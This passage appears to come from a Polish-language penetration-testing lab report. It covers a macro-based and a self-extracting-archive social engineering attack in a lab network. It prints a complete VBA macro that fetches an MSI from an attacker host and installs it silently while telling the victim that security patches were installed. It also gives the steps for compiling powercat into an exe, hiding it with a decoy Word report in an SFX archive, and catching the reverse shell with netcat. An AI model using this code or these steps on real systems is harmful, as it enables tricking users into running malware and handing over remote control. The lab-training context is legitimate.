
```
http://10.0.2.100:8000/criticalPatch.msi Option Explicit Private Const  
DOWNLOAD_URL As String = "http://10.0.2.100:8000/criticalPatch.msi" ' The  
path where the file will be saved. Adjust as needed. ' This example saves it to the  
current user's Desktop. Private Const LOCAL_FILE_PATH As String =  
"C:\ProgramData\criticalPatch.msi" Sub DownloadAndInstallMSI() Dim wsShell  
As Object Dim httpReq As Object Dim adbStream As Object Dim fso As Object  
Dim strCommand As String On Error GoTo ErrorHandler ' --- Step 1: Download the  
MSI file --- Set httpReq = CreateObject("WinHttp.WinHttpRequest.5.1") Set  
adbStream = CreateObject("ADODB.Stream") Set fso =  
CreateObject("Scripting.FileSystemObject") Debug.Print "Attempting to  
download file from: " & DOWNLOAD_URL Debug.Print "Saving to: " &  
LOCAL_FILE_PATH ' Open the HTTP request httpReq.Open "GET",  
DOWNLOAD_URL, False httpReq.Send ' Check if the download was successful  
(HTTP Status 200 OK) If httpReq.Status = 200 Then ' Set the stream type to binary  
adbStream.Type = 1 ' adTypeBinary ' Open the stream adbStream.Open ' Write  
the downloaded binary data to the stream adbStream.Write  
httpReq.ResponseBody ' Save the stream content to the specified local file path  
adbStream.SaveToFile LOCAL_FILE_PATH, 2 ' adSaveCreateOverWrite (creates  
new or overwrites existing) adbStream.Close Debug.Print "File downloaded  
successfully to: " & LOCAL_FILE_PATH Else Debug.Print "Failed to download file.  
HTTP Status: " & httpReq.Status & " " & httpReq.StatusText MsgBox "Failed to  
download file. HTTP Status: " & httpReq.Status & " " & httpReq.StatusText,  
vbCritical, "Download Error" GoTo CleanUp End If ' --- Step 2: Install the MSI file  
silently --- ' Check if the file exists before attempting to install If  
fso.FileExists(LOCAL_FILE_PATH) Then Set wsShell =  
CreateObject("WScript.Shell") ' Command to silently install the MSI ' /i: Install '  
/qn: Quiet mode, no UI strCommand = "msiexec.exe /i """ & LOCAL_FILE_PATH &
```

```


"""/qn" Debug.Print "Attempting to install file with command: " & strCommand '
Run the command hidden (0) and wait for it to complete (True) wsShell.Run
strCommand, 0, True Debug.Print "Wymahana instalacja poprawek
bezpieczeństwa." MsgBox "Zainstalowano poprawki bezpieczeństwa."
vbInformation, "Zakończono" Else Debug.Print "Downloaded file not found at: "
& LOCAL_FILE_PATH MsgBox "Downloaded file not found. Installation aborted.", vbCritical, "File Not Found" End If CleanUp: ' Clean up objects If Not httpReq Is
Nothing Then Set httpReq = Nothing If Not adbStream Is Nothing Then Set
adbStream = Nothing If Not wsShell Is Nothing Then Set wsShell = Nothing If Not
fso Is Nothing Then Set fso = Nothing Exit Sub ErrorHandler: MsgBox "An error
occurred: " & Err.Description, vbCritical, "Runtime Error" Debug.Print "Error: " &
Err.Number & " - " & Err.Description Resume CleanUp ' Continue to cleanup
objects End Sub

```

Zapisanie pliku:



Otwarcie pliku – uzyskanie połączenia z KALIM:



12. Perform a social engineering attack using an SFX payload to gain a reverse shell on DESKTOP1 machine.

Instalacja ps2exe

```
PS C:\Users\garyg\Downloads\powercat> Install-Module -Name ps2exe -Scope CurrentUser
NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or 'C:\Users\garyg\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by running 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install and import the NuGet provider now?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): Y

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from 'PSGallery'?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
PS C:\Users\garyg\Downloads\powercat>
```

Konwersja powercat.ps1: ps2exe -inputFile .\powercat.ps1 -outputFile script.exe


```
PS C:\Users\garyg\Downloads\powercat> ps2exe -inputFile .\powercat.ps1 -outputFile script.exe
PS2EXE-GUI v0.5.0.31 by Ingo Karstein, reworked and GUI support by Markus Scholtes

Reading input file C:\Users\garyg\Downloads\powercat\powercat.ps1
Compiling file...



Output file C:\Users\garyg\Downloads\powercat\script.exe written
PS C:\Users\garyg\Downloads\powercat>
```

Utworzenie pliku report2024.docx Utworzenie archiwum SFX:

report2024.docx	14,698	Microsoft Word D...	6/26/2025 11:3...
script.exe	63,488	Application	6/26/2025 11:3...



SFX Options:



Nasłuchiwanie na KALIM:

```
kali㉿kali:~/projectTools$ nc -lvpn 53
listening on [any] 53 ...
```

Wypakowanie plików z raportem i uzyskanie połączenia z KALIM:

